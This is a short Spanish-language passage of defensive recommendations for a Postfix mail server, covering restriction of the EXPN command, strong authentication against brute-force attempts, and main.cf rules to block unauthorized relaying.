- **Restringir el uso de EXPN** para evitar la divulgación de listas de usuarios.
- Implementar **autenticación fuerte** para prevenir ataques de fuerza bruta contra cuentas expuestas.
- Configurar **reglas adecuadas** en postfix/main.cf para prevenir relaying no autorizado.